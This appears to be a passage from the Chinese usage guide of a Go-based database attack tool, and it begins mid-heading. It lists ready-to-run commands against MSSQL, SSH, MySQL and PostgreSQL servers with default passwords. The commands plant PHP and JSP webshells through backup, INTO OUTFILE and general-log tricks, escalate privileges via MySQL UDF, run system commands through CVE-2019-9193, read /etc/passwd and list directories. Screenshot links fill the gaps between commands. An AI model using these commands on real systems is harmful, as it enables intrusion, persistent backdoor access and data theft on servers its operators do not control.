份getshell
go run .\main.go -mssql -rhost 192.168.111.136 -rport 1433 -pwd "1qaz@WSX" -difshell -path "C:\phpStudy\WWW\shell.php" -e 'php'

SSH连接
go run .\main.go -ssh -ruser root -rhost 192.168.111.139 -pwd "1qaz@WSX"
Mysql

连接获取sql shell
go run .\main.go -mysql -ruser root -rhost 192.168.111.134 -pwd "root" -rport 3306 -cli
into out file获取webshell
go run .\main.go -mysql -ruser root -rhost 192.168.111.136 -pwd "root" -rport 3306 -shell -outfileshell -path "C:\\\\phpStudy\\\\WWW\\\\\aaa.php"

全局日志getshell
go run .\main.go -mysql -ruser root -rhost 192.168.111.136 -pwd "root" -rport 3306 -shell -generallog -path C:\\\\phpStudy\\\\WWW\\\\aam.php


udf提权
go run .\main.go -mysql -ruser root -rhost 192.168.111.136 -pwd "root" -rport 3306 -udf
postgresql

连接postgre数据库获取sql shell
go run main.go -postgre -ruser "postgres" -pwd "postgres" -rhost 192.168.111.162 -rport "5432" -cli

利用CVE-2019-9193循环执行命令
go run main.go -postgre -ruser "postgres" -pwd "postgres" -rhost 192.168.111.139 -rport "5432" -CVE20199193 -console
利用CVE-2019-9193执行单条命令
go run main.go -postgre -ruser "postgres" -pwd "postgres" -rhost 192.168.111.139 -rport "5432" -CVE20199193 -cmd "pwd"


单次文件读取(方法一)
go run main.go -postgre -ruser "postgres" -pwd "postgres" -rhost 192.168.111.139 -rport "5432" -read1 -file "/etc/passwd"

循环文件读取(方法一)
go run main.go -postgre -ruser "postgres" -pwd "postgres" -rhost 192.168.111.139 -rport "5432" -read1 -console

单次文件读取(方法二)
go run main.go -postgre -ruser "postgres" -pwd "postgres" -rhost 192.168.111.139 -rport "5432" -read2 -file "/etc/passwd"
把hex值转换string即为结果

循环文件读取(方法二)
go run main.go -postgre -ruser "postgres" -pwd "postgres" -rhost 192.168.111.139 -rport "5432" -read2 -console

列目录
go run main.go -postgre -ruser "postgres" -pwd "postgres" -rhost 192.168.111.139 -rport "5432" -list -file "./"

循环列目录
go run main.go -postgre -ruser "postgres" -pwd "postgres" -rhost 192.168.111.139 -rport "5432" -list -console
上传webshell
go run main.go -postgre -ruser "postgres" -pwd "postgres" -rhost 192.168.111.139 -rport "5432" -write -uploadpath "/tmp/shell.jsp" -e "jsp"

Oracle
使用之前需要安装oracle客户端
